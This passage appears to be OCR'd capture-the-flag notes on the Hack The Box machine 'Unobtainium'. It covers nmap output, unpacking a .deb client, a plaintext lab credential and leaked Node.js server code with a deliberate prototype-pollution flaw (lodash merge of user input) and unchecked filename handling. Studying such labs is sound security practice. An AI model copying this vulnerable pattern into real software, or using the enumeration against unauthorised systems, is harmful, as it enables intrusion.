Credentials

Username	Password	Service
felamos	Winter2021	

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))
2379	ssl/etcd-client?	kubernetes etcd
2380	ssl/etcd-server?	kubernetes etcd
8443	ssl/https-alt	kube-apiserver
10250	ssl/http	kubelet (Golang net/http server (Go-IPFS json-rpc or InfluxDB API))
10256	http	kubelet (Golang net/http server (Go-IPFS json-rpc or InfluxDB API))
31337	http	Node.js Express framework

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Fri Jul 23 20:17:39 2021 as: nmap -sC -sV -p- -vvv -
oN nmap/Full 10.10.10.235
Increasing send delay for 10.10.10.235 from 0 to 5 due to 535 out of 1781
dropped probes since last increase.
Nmap scan report for 10.10.10.235
Host is up, received echo-reply ttl 63 (0.027s latency).
Scanned at 2021-07-23 20:17:40 EDT for 639s
Not shown: 65527 closed ports
Reason: 65527 resets
PORT      STATE SERVICE          REASON         VERSION
22/tcp    open  ssh              syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:bf:68:42:e5:74:4b:06:58:78:bd:ed:1e:6a:df:66 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDqQoIYywQexchBNxvkmbTD5YrmVL0Av7gqOZOkIH/NlON3YEFKE-

|   256 bd:88:a1:d9:19:a0:12:35:ca:d3:fa:63:76:48:dc:65 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFWJvi96HVMqkKOySFUH2Ct8q1P9R

|   256 cf:c4:19:25:19:fa:6e:2e:b7:a4:aa:7d:c3:f1:3d:9b (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIJiTwECN1nK0xyLk3SQMUVcfuqvlVJmdMUGkr6hnoZ9b
80/tcp    open  http             syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Unobtainium
2379/tcp  open  ssl/etcd-client? syn-ack ttl 63
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP
Address:10.10.10.3, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Issuer: commonName=etcd-ca
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2021-01-17T07:10:30
| Not valid after:  2022-01-17T07:10:30
```

```
| Not valid after:  2022-01-17T07:10:30
| MD5:   bf49 c77d 7900 011e 603c 26f5 9620 af5d
| SHA-1: 3ad8 d245 3655 0459 3cae 0454 0992 b85d c7ca 7531
| -----BEGIN CERTIFICATE-----
| MIIDPzCCAiegAwIBAgIIF2LniMomOIIwDQYJKoZIhvcNAQELBQAwEjEQMA4GA1UE
| AxMHZXRjZC1jYTAeFw0yMTAxMTcwNzEwMzBaFw0yMjAxMTcwNzEwMzBaMBYxFDAS
| BgNVBAMTC3Vub2J0YWluaXVtMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEA7B9EZw+4RWERLnRsyNPs3Ju8RNSa868ZAkVcB5IWMpLj6lPzOUU0lDgZOiQQ
| q7x5lPB6GL8vwMubVlFzZb4lUD/kt1w7u0TMLGMd5I7ZF13ZqnCQw+cLrqRL3hl+
| Rwtg6gQMwIUy1ZQ62ojfDQcIPPn2Z1FtzhsQ1avHnUSdwE5xfI7sP1ptg+fSzJuy
| fz181DkEd52iv163GL2HbcaeZRAIIJ1+51haUhA7hZ1ExJ1uk+HUG8GForudzqHd
| OPQQJw/srK/ZPIRPDzFY9I0FUtV2l4ArtoQ3v6Gnyi1mTmtLNeSZi1mQXoRX1+RL
| 4g9xt4VQKqm0z4ChQNNnKPj6LQIDAQABo4GUMIGRMA4GA1UdDwEB/wQEAwIFoDAd
| BgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwHwYDVR0jBBgwFoAUsBcJTW6z
| tOAyGyZVLRT0mjItXikwPwYDVR0RBDgwNoIJbG9jYWxob3N0ggt1bm9idGFpbml1
| bYcECgoKA4cEfwAAAYcQAAAAAAAAAAAAAAAAAAAATANBgkqhkiG9w0BAQsFAAOC
| AQEAB3ZKDHqbV8fDfE2QXjOSiOoNv6g4XR4fo1EA3m9s2E+Exhqqy4Ep/Jm9bsZE
| 4g+gXSChX1seTU+9BQs4kVPSnFQvUibuYuNI30xzY3DipgG8MbDM/S2U65PcHD+4
| s4eLic+bbKpORnKhFKWyNDSCcm9CzKMn16fiyWoppfq7cfb7hG0d9/UrDWmhSW0O
| goR/ApYlshpdQweZrygD4aZfdQqOrK331D1XcmExPrk1GgMWxmZe4QU5uufWd2VE
| CAz/yI3wD7XZ1RTQOj9ysKoJRjcPaTyWFkG1deeF7oREGwnklu3l6k7XdiC/yJ8e
| XWd+EfjNgnbpZ7gBqeEpjWwJGw==
|_-----END CERTIFICATE-----
| tls-alpn:
|_  h2
| tls-nextprotoneg:
|_  h2
2380/tcp  open  ssl/etcd-server? syn-ack ttl 63
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP
Address:10.10.10.3, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Issuer: commonName=etcd-ca
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-17T07:10:30
| Not valid after:  2022-01-17T07:10:30
| MD5:   f920 4337 4559 aad2 fd5c 41bf 0b9c 827c
| SHA-1: 729f 3481 33c5 eaba 5922 1b34 8bb8 e052 a107 a521

| -----BEGIN CERTIFICATE-----
| MIIDPzCCAiegAwIBAgIIL67aEgIRTcgwDQYJKoZIhvcNAQELBQAwEjEQMA4GA1UE
```

```
| AxMHZXRjZC1jYTAeFw0yMTAxMTcwNzEwMzBaFw0yMjAxMTcwNzEwMzBaMBYxFDAS
| BgNVBAMTC3Vub2J0YWluaXVtMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEA7gewfPGikwZGQEM/hJSb/regA7VV1k9wLcymY8Ugur01i1/fP0y+fCnC60NS
| gVSe2km07t185lE4DsdfN+RxT9UeSV54B+G/Tode9OtLncK8EOA4Sly9wQ/5fI3p
| XGhrVsZiNNkcyrpg1aMWWQUo770R34Mg4IAVLHwHz2Y7ArEnNki3YMVUutwx2Uyu
| 4YUeBTtPwX/1mtYYwEScN1q15rkUmu46zf2Lvlfhmgg6gQ2dD5M5gKGeHJyli4Z0
| 0yHR3yDd3ggUlwJp6hUo8JbDNMkfz8rs95IDc7vS7+Q2VT6jCgDACeYRntlLIMYi
| PfTxgzfT+wDjM7Oeljcf/7vB2QIDAQABo4GUMIGRMA4GA1UdDwEB/wQEAwIFoDAd
| BgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwHwYDVR0jBBgwFoAUsBcJTW6z
| tOAyGyZVLRT0mjItXikwPwYDVR0RBDgwNoIJbG9jYWxob3N0ggt1bm9idGFpbml1
| bYcECgoKA4cEfwAAAYcQAAAAAAAAAAAAAAAAAAAATANBgkqhkiG9w0BAQsFAAOC
| AQEAa0J6bA2x4v3azqTnrZVrxGSfyOK4qS/KsFZmbqoMp5NCiMNKICIQYwK3HiIp
| 5r+kELj3Jqqrn/OhJx+0+/WqjX0HHB1wC6I2qndRzU0IVTeJ3ysEzYQ1La1e7PHF
| z7J3g3Nh+aQjE4WU+i/R3DZE+s+NuEopAzue6bjXCAhlumgdFdCO1pDuf/A1g/DT
| yVOKvJGhNcm1DdQb7av/fCRYrShv2yrJQY3IjNgN3Jp4LlL2R70U/yhcNcbq18MH
| B2dI/y4atdMo3BTQoHWrXsAv36+LROqWmgc/JR1jw4IoOTxtAQoqkpX4ul+89hoC
| 7AneKLB4w6xu2cP1r7uDOqYTKA==
|_-----END CERTIFICATE-----
| tls-nextprotoneg:
|_  h2
8443/tcp  open  ssl/https-alt    syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 24 Jul 2021 00:38:52 GMT
|     Content-Length: 212
|     {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get
path "/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":
{},"code":403}
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|
|     Connection: close
|     Request
```

```
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 24 Jul 2021 00:38:52 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get
path "/"","reason":"Forbidden","details":{},"code":403}
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 24 Jul 2021 00:38:52 GMT
|     Content-Length: 189
|_    {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot
options path "/"","reason":"Forbidden","details":{},"code":403}
|_http-title: Site doesn't have a title (application/json).
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-
plane.minikube.internal, DNS:kubernetes.default.svc.cluster.local,
DNS:kubernetes.default.svc, DNS:kubernetes.default, DNS:kubernetes,
DNS:localhost, IP Address:10.10.10.235, IP Address:10.96.0.1, IP
Address:127.0.0.1, IP Address:10.0.0.1
| Issuer: commonName=minikubeCA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-07-22T04:28:23
| Not valid after:  2022-07-23T04:28:23
| MD5:   64c2 aa24 356d 3db6 ce1f ab20 6bd2 1b53

| SHA-1: a0ac 4193 9ba6 1e5f 3ded d21f 711a 2d85 8168 137f
| -----BEGIN CERTIFICATE-----
```

```
| MIIDuTCCAqGgAwIBAgIBAjANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
| a3ViZUNBMB4XDTIxMDcyMjA0MjgyM1oXDTIyMDcyMzA0MjgyM1owLDEXMBUGA1UE
| ChMOc3lzdGVtOm1hc3RlcnMxETAPBgNVBAMTCG1pbmlrdWJlMIIBIjANBgkqhkiG
| 9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu6vAkXRwmbGJbDd7YoQ8mnIYGjzDhx8rXbuS
| H0Qr/yqWwowBlMvoba6S7poKx4wP8v8CJ90GTS4gA/BYv2saYc6J7+MyrhrsqKIF
| fr3wprpn/GaG/pZOjKGGEFzCgY2xY5SWzUM6FJuOMeRzv7Tx7a67HdCeTzyIRW0i
| B9wiStapFcMh37cHpy1zEWe50dQhkZnl1h6Ej5ViCP9MrGRyN2vERPybSp58WEiQ
| sCT22punJnI/O3vLznUd8Y46x7jLqpDVXI1XQMjnlVaCqhSiXKW50CbYNcLBsdgp
| Fq4FHxigWYv6OTMwc0hn/vOYYauhTyNYJ+huDQ2S3OdtvLaT/QIDAQABo4H8MIH5
| MA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIw
| DAYDVR0TAQH/BAIwADCBuQYDVR0RBIGxMIGuggptaW5pa3ViZUNBgh9jb250cm9s
| LXBsYW5lLm1pbmlrdWJlLmludGVybmFsgiRrdWJlcm5ldGVzLmRlZmF1bHQuc3Zj
| LmNsdXN0ZXIubG9jYWyCFmt1YmVybmV0ZXMuZGVmYXVsdC5zdmOCEmt1YmVybmV0
| ZXMuZGVmYXVsdIIKa3ViZXJuZXRlc4IJbG9jYWxob3N0hwQKCgrrhwQKYAABhwR/
| AAABhwQKAAABMA0GCSqGSIb3DQEBCwUAA4IBAQA0eH5s+034h2UjJPgEP9Jgugv0
| 6LgaxM1UHRQuu/3tGyajtr0xXyWerywoGiNTsCk7iB0Z1pzo/xp2UKR988d2L4AY
| 2mP0bTGej0eEyQN88sg8yDPNTGlmhyln4abd4NqwH5Gq4Bav1F/y/40sWutyykC1
| pTI6/jK495crP69qmkY6xcxoA8Z4DgIawxwKJwwVfZtTZGnhAfHA71hkjbSKxNv6
| gwURGUBrMijkX5H8y75WYkl5fq2+RPnmx1ljlv6jdy57p9fnschG6oXy2bMi3T+v
| 4wJYhQvK70cV4gJ7uyz4HPG29SuKuTvR124eHS89+uuK0oXAUvr2o5u/Ue2c
|_-----END CERTIFICATE-----
10250/tcp open  ssl/http         syn-ack ttl 63 Golang net/http server (Go-IPFS
json-rpc or InfluxDB API)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=unobtainium@1610865428
| Subject Alternative Name: DNS:unobtainium
| Issuer: commonName=unobtainium-ca@1610865428
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-17T05:37:08
| Not valid after:  2022-01-17T05:37:08
| MD5:   fa5f 3f5c 5f93 30d2 5105 2aad 71a4 96f6
| SHA-1: d67f 5a73 83b7 2393 1612 e88a 12c5 6bf1 9552 36b3
| -----BEGIN CERTIFICATE-----
| MIIDLjCCAhagAwIBAgIBAjANBgkqhkiG9w0BAQsFADAkMSIwIAYDVQQDDBl1bm9i

| dGFpbml1bS1jYUAxNjEwODY1NDI4MB4XDTIxMDExNzA1MzcwOFoXDTIyMDExNzA1
| MzcwOFowIIEfMB0GA1UEAwwWdW5vYnRhaW5pdW1AMTYxMDg2NTQyODCCASIwDQYJ
```

```
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAKLp7yOzZ9fFc0QY6U4NWcENvqmPv4k0
| IoSgagI15waulf/H1TKaehSOKRYHS3mEeRuhN4a1gheNclZL4jCtF2DeDx9R9EpX
| c6b6GeEwWddnWWCuavOu4k94onyRfxiXYdu/dC7CSXjzr8RRsBpq5bU6ZGChMYDb
| +jTaWCzpQoQn1en4uxg0tmN6stwyhKqYA+zfkeE4Rtqo7T6pZnBb9rHMpPtL1VWd
| Degq47wJeOpzNcWNvPI6/3/w/FLCVkYDa1X+oTITEPIYoFeelNSlC8AIZ+T4j4B4
| o8vMzMm1lLULZzbBCcZ8oCx8WEMIb3vO0dy3ktWrZwO2MQCIHT03+FcCAwEAAaNu
| MGwwDgYDVR0PAQH/BAQDAgWgMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAwGA1UdEwEB
| /wQCMAAwHwYDVR0jBBgwFoAUARx4OH5btad3F83FBn3HpSt62DswFgYDVR0RBA8w
| DYILdW5vYnRhaW5pdW0wDQYJKoZIhvcNAQELBQADggEBAKxmllh9QumypVZ4eicO
| aOKTDGJsNZa3T53Y6xlbsTN4I3GS79Gdr79tLQSnffjW7xuCqmyYC8UNn1ym1FbN
| L8KDx8Djfrl9tQ/g5esmENA6+uOFVnTs5znQnaF+QoQ93asLXYHjmcFxUANwD8HG
| D5dU9ngPemSNWL671SMRnCQtzulu6W+Y+RMT7PA/DU1nxXPsycfkDZBEjiffRyzE
| 7SkeAkqqFnIV7z1yM6kudw3bYRkxhOJ8iL73u0BwfESq086kOkyRBVw2Z7uisWxm
| U8nCksR4q11LT+GpHS2cTrGzM5HYOAiDVR0inhYWwtHRmKShvm7THEoS3aIGyQUP
| Bz8=
|_-----END CERTIFICATE-----
10256/tcp open  http            syn-ack ttl 63 Golang net/http server (Go-IPFS
json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
31337/tcp open  http            syn-ack ttl 62 Node.js Express framework
| http-methods:
|   Supported Methods: GET HEAD PUT DELETE POST OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8443-TCP:V=7.91%T=SSL%I=7%D=7/23%Time=60FB5E24%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,1FF,"HTTP/1\.0\x20403\x20Forbidden\r\nCache-Control:\x20
SF:no-cache,\x20private\r\nContent-Type:\x20application/json\r\nX-Content-
SF:Type-Options:\x20nosniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x203082aa7f
SF:-e4b1-444a-a726-829587cd9e39\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20c
SF:4131e14-5fda-4a46-8349-09ccbed9efdd\r\nDate:\x20Sat,\x2024\x20Jul\x2020
SF:21\x2000:38:52\x20GMT\r\nContent-Length:\x20185\r\n\r\n{\"kind\":\"Stat
SF:us\",\"apiVersion\":\"v1\",\"metadata\":{},\"status\":\"Failure\",\"mes
SF:sage\":\"forbidden:\x20User\x20\\\"system:anonymous\\\"\x20cannot\x20ge
SF:t\x20path\x20\\\"/\\\"\",\"reason\":\"Forbidden\",\"details\":{},\"code
SF:\":403}\n")%r(HTTPOptions,203,"HTTP/1\.0\x20403\x20Forbidden\r\nCache-C

SF:ontrol:\x20no-cache,\x20private\r\nContent-Type:\x20application/json\r\
SF:nX-Content-Type-Options:\x20nosniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\
```

```
SF:x203082aa7f-e4b1-444a-a726-829587cd9e39\r\nX-Kubernetes-Pf-Prioritylev
SF:l-Uid:\x20c4131e14-5fda-4a46-8349-09ccbed9efdd\r\nDate:\x20Sat,\x2024\x
SF:20Jul\x202021\x2000:38:52\x20GMT\r\nContent-Length:\x20189\r\n\r\n{\"ki
SF:nd\":\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},\"status\":\"Fail
SF:ure\",\"message\":\"forbidden:\x20User\x20\\\"system:anonymous\\\"\x20c
SF:annot\x20options\x20path\x20\\\"/\\\"\",\"reason\":\"Forbidden\",\"deta
SF:ils\":{},\"code\":403}\n")%r(FourOhFourRequest,21A,"HTTP/1\.0\x20403\x2
SF:0Forbidden\r\nCache-Control:\x20no-cache,\x20private\r\nContent-Type:\x
SF:20application/json\r\nX-Content-Type-Options:\x20nosniff\r\nX-Kubernete
SF:s-Pf-Flowschema-Uid:\x203082aa7f-e4b1-444a-a726-829587cd9e39\r\nX-Kuber
SF:netes-Pf-Prioritylevel-Uid:\x20c4131e14-5fda-4a46-8349-09ccbed9efdd\r\n
SF:Date:\x20Sat,\x2024\x20Jul\x202021\x2000:38:52\x20GMT\r\nContent-Length
SF::\x20212\r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v1\",\"metadata\"
SF::{},\"status\":\"Failure\",\"message\":\"forbidden:\x20User\x20\\\"syst
SF:em:anonymous\\\"\x20cannot\x20get\x20path\x20\\\"/nice\x20ports,/Trinit
SF:y\.txt\.bak\\\"\",\"reason\":\"Forbidden\",\"details\":{},\"code\":403}
SF:\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Jul 23 20:28:19 2021 -- 1 IP address (1 host up) scanned in
639.34 seconds
```


- 2380
    - Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP Address:10.10.10.3, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
        - Issuer: commonName=etcd-ca
- 8443
    - {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous"
        - cannot get path "/nice ports,/Trinity.txt.bak"",
            - "reason":"Forbidden","details":{},"code":403}

- ssl-cert:
    - Subject: commonName=minikube/organizationName=system:masters
        - Subject Alternative Name:
        - DNS:
            - minikubeCA
            - control-plane.minikube.internal
            - kubernetes.default.svc.cluster.local
            - kubernetes.default.svc
            - kubernetes.default
            - kubernetes
            - localhost, IP Address:10.10.10.235, IP Address:10.96.0.1, IP Address:127.0.0.1, IP Address:10.0.0.1
                - Issuer: commonName=minikubeCA

- 10250
    - ssl-cert: Subject: commonName=unobtainium@1610865428
        - Subject Alternative Name: DNS:unobtainium
            - Issuer: commonName=unobtainium-ca@1610865428

- 31337
    - Supported Methods: GET HEAD PUT DELETE POST OPTIONS

Web Enumeration (Port 80)



not much here except a couple downloads so i donwload the files for further analysis.

and will fuzz with gobuster

- unobtanium_
    - snap.zip
    - redhat.zip
    - debian.zip

gobuster

- images
- downloads
- assets
- LICENSE.txt
- index.html
- README.txt

File Enumeration and analysis

- debian.zip (unzip with unzip debian.zip)
    - ar x unobtainium_1.0.0_amd64.deb
        - tar xzvf control.tar.gz
            - control
            - md5sums - list of all the files and their md5sums
            - postinst
            - postrm
        - tar xvf data.tar.xz
            - opt/
            - usr/
        - debian-binary - just reads (2.0)

control

```
Package: unobtainium
Version: 1.0.0
License: ISC
Vendor: felamos <felamos@unobtainium.htb>
Architecture: amd64
Maintainer: felamos <felamos@unobtainium.htb>
Installed-Size: 185617
Depends: libgtk-3-0, libnotify4, libnss3, libxss1, libxtst6, xdg-utils,
```

```
libatspi2.0-0, libuuid1, libappindicator3-1, libsecret-1-0
Section: default
Priority: extra
Homepage: http://unobtainium.htb
Description:
  client
```

- felamos@unobtanium.htb
- http://unobtainium.htb

/etc/passwd

```
10.10.10.235    unobtainium.htb
```

postinst

```
!/bin/bash

# Link to the binary
ln -sf '/opt/unobtainium/unobtainium' '/usr/bin/unobtainium'

# SUID chrome-sandbox for Electron 5+
chmod 4755 '/opt/unobtainium/chrome-sandbox' || true

update-mime-database /usr/share/mime || true
update-desktop-database /usr/share/applications || true
```


- SUID for Electron 5+


postrm

```
#!/bin/bash

# Delete the link to the binary
rm -f '/usr/bin/unobtainium'
```

run opt/unobtainium/unobtainium





todo

- 1. Create administrator zone.
- 2. Update node JS API Server.
- 3. Add Login functionality.
- 4. Complete Get Messages feature.
- 5. Complete ToDo feature.
- 6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1
- 7. Improve security

opt/unobtainium/resources/app.asar

```
...[snip]...

    $("#but_submit").click(function(){
        var message = $("#message").val().trim();
        $.ajax({
        url: 'http://unobtainium.htb:31337/',
        type: 'put',
        dataType:'json',
        contentType:'application/json',
        processData: false,
        data: JSON.stringify({"auth": {"name": "felamos", "password":
"Winter2021"}, "message": {"text": message}}),
```

```
        success: function(data) {
            //$("#output").html(JSON.stringify(data));
            $("#output").html("Message has been sent!");
        }
    });
});/*!

...[snip]...

    url: 'http://unobtainium.htb:31337/todo',
    type: 'post',
    dataType:'json',
    contentType:'application/json',
    processData: false,
    data: JSON.stringify({"auth": {"name": "felamos", "password":
"Winter2021"}, "filename" : "todo.txt"}),
    success: function(data) {
        $("#output").html(JSON.stringify(data));
}

...[snip]...
```

- felamos:Winter2021 00 - Loot > Credentials

export HTTP_PROXY=127.0.0.1:8080
then run app and check burp for correct format

```
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
Content-Length: 70
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Connection: close

{"auth":{"name":"felamos","password":"Winter2021"},"filename":"todo.txt"}
```

index.js

{"ok":true,"content":"var root = require("google-cloudstorage-commands");

```
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
const _ = require('lodash');
const app = express();
var fs = require('fs');

const users = [
  {name: 'felamos', password: 'Winter2021'},
  {name: 'admin', password: Math.random().toString(32), canDelete: true,
canUpload: true},
];

let messages = [];
let lastId = 1;

function findUser(auth) {
  return users.find((u) =>
    u.name === auth.name &&
    u.password === auth.password);
}

app.use(bodyParser.json());

app.get('/', (req, res) => {
  res.send(messages);
});

app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});

    return;
  }
```

```
  const message = {
    icon: '__',
  };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});

app.delete('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user || !user.canDelete) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  messages = messages.filter((m) => m.id !== req.body.messageId);
  res.send({ok: true});
});
app.post('/upload', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user || !user.canUpload) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }


  filename = req.body.filename;
  root.upload("./",filename, true);
  res.send({ok: true, Uploaded_File: filename});
});


app.post('/todo', (req, res) => {
tconst user = findUser(req.body.auth || {});
```

```
tif (!user) {
ttres.status(403).send({ok: false, error: 'Access denied'});
ttreturn;
t}

tfilename = req.body.filename;
